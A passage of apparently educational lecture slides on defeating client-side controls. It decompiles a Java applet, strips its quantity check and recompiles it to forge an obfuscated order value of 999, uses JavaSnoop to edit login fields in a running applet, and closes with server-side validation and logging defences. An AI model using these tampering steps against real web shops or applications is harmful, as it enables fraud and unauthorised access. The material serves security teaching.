Pw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEUD9SmG7c&quantity=4b282c510f  
776a405f465
```

```
877090058575f445b536545401e4268475e105b2d15055c5d5204161000
```

# Download Applet and Decompile with Jad

```
/scripts/CheckQuantity.class
```

```
C:\tmp>jad CheckQuantity.class  
Parsing CheckQuantity.class...The class file version is 50.0 (only 45.3,  
46.0 and 47.0 are supported)  
Generating CheckQuantity.jad  
Couldn't fully decompile method doCheck  
Couldn't resolve all exception handlers in method doCheck
```

# Decompiled Java

- **Header**

```
// Decompiled by Jad v1.5.8f. Copyright 2001 Pavel Kouznetsov.  
// Jad home page: http://www.kpdus.com/jad.html  
// Decompiler options: packimports(3)  
// Source File Name:   CheckQuantity.java
```

```
import java.applet.Applet;
```

```
public class CheckQuantity extends Applet  
{  
    public CheckQuantity()  
    {  
    }  
}
```



# Decompiled Java

- **Verifies tha qty is between 0 and 50**
- **Prepares a string to hold obfuscated text**

```
public String doCheck(String s, String s1)
{
    int i = 0;
    i = Integer.parseInt(s);
    if(i <= 0 || i > 50)
        return null;
    break MISSING_BLOCK_LABEL_26;
    Exception exception;
    exception;
    return null;
    String s2 = (new StringBuilder()).append("rand=").append
(Math.random()).append("&q=").append(Integer.toString(i)).append
("&checked=true").toString();
    StringBuilder stringBuilder = new StringBuilder();
```



# Decompiled Java

- **XORs text with obfpad**

```
        for(int j = 0; j < s2.length(); j++)
        {
            String s3 = (new StringBuilder()).append('0').append
(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^
s2.charAt(j))).toString();
            int k = s3.length();
            if(k > 2)
                s3 = s3.substring(k - 2, k);
            stringBuilder.append(s3);
        }

        return stringBuilder.toString();
    }
}
```

# Modified Applet

- **Remove input validation from "doCheck"**
- **Add a "main" method that calls "doCheck" and prints the obfuscated result**
- **Code on next page outputs obfuscated string for quantity of 999**
- **Try various values, including strings, to find vulnerabilities**

```

public class CheckQuantity
{
    public static void main(String[] a)
    {
        System.out.println(doCheck("999",
"klGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5HJxpi
drPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30olep2Lax6IyuyEUD9 SmG7c"));
    }

    public static String doCheck(String s, String s1)
    {
        String s2 = (new StringBuilder()).append("rand=").append
(Math.random()).append("&q=").append(s).append
("&checked=true").toString();
        StringBuilder stringbuilder = new StringBuilder();
        for(int j = 0; j < s2.length(); j++)
        {
            String s3 = (new StringBuilder()).append('0').append
(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^
s2.charAt(j))).toString();
            int k = s3.length();
            if(k > 2)
                s3 = s3.substring(k - 2, k);
            stringbuilder.append(s3);
        }
        return stringbuilder.toString();
    }
}

```

# Recompile with javac

```
C:\tmp>javac CheckQuantity.java
```

```
C:\tmp>java CheckQuantity
```

```
4b282c510f776a455d425a7808015c555f42585460464d1e42684c414a152b1e0b5a520a  
145911171609
```

# JavaSnoop

- **Free Java Debugger (Links Ch 5m, 5n)**
- **Example: Java Login Applet**

## Login Applet


Enter your username and password

Username:

Password:


Wrong username or password

# Attach to Process





# Hook Classes



# Edit Credentials

**Edit method parameters**

Class: Applet\$UserAuthPanel  
Method: access\$600

Parameters:

Index	Type	Value	Edit
0	Applet\$UserAuthPanel	Applet\$UserAuthPanel[panel0,62,5,326x175,invalid,layout=java.awt.BorderLayout]	Edit

**Edit object**

Class name: free.jin.JinApplet\$UserAuthPanel

Primitive fields:

Name	Type	Value
backgroundEraseDi...	boolean	false
coalescingEnabled	boolean	false
componentSerialize...	int	4
componentSerialize...	int	4

Non-primitive fields:

Name	Type	toString()	Edit
usernameField	java.awt.TextFi...	java.awt.TextFi...	Edit
passwordField	java.awt.TextFi...	java.awt.TextFi...	Edit
statusLabel	java.awt.Label	java.awt.Label[...	Edit
loginButton	java.awt.Button	java.awt.Button	Edit

**Edit object**

Class name: java.awt.TextField

Primitive fields:

Name	Type	Value
textFieldSerializedDa	int	1
textFieldSerializedDa	int	1
text	java.lang.String	test123
editable	boolean	true

Non-primitive fields:

Name	Type	toString()	Edit
actionListener	java.awt.event...	free nAppl...	Edit
textListener	java.awt.event...	null	Edit
peer	java.awt.peer...	sun.awt.windo...	Edit
parent	java.awt.Contai...	java.awt.Pane...	Edit

Accept changes and disable hook    Accept changes

**Edit the field and accept the changes**


Save object to file    Load from file    Accept changes

Save object to file    Load from file    Accept changes



# Canary Mode

- Follow "canary" values through app
- Works with Burp



# Native Client Components

- **Some actions cannot be done from a sandbox**
  - **Verifying that the user has up-to-date antivirus**
  - **Verifying proxy settings**
  - **Integrating with a smartcard reader**
- **For these, native code components like ActiveX are used; they run outside the sandbox**

# Reverse-Engineering Native Code

- **OllyDbg to debug**
- **IDA Pro or Hopper to disassemble**

# Handing Client-Side Data Securely

- **Don't send critical data like prices from the client**
  - **Send product ID and look up price on server**
- **If you must send important data, sign and/or encrypt it to avoid user tampering**
- **May be vulnerable to replay or cryptographic attacks**

# Validating Client-Generated Data

- **All client-side validation methods are vulnerable**
  - **They may be useful for performance, but they can never be trusted**
- **The only secure way to validate data is on the server**

# Logs and Alerts

- **Server-side intrusion detection defenses should be aware of client-side validation**
- **It should detect invalid data as probably malicious, triggering alerts and log entries**
- **May terminate user's session, or suspend user's account**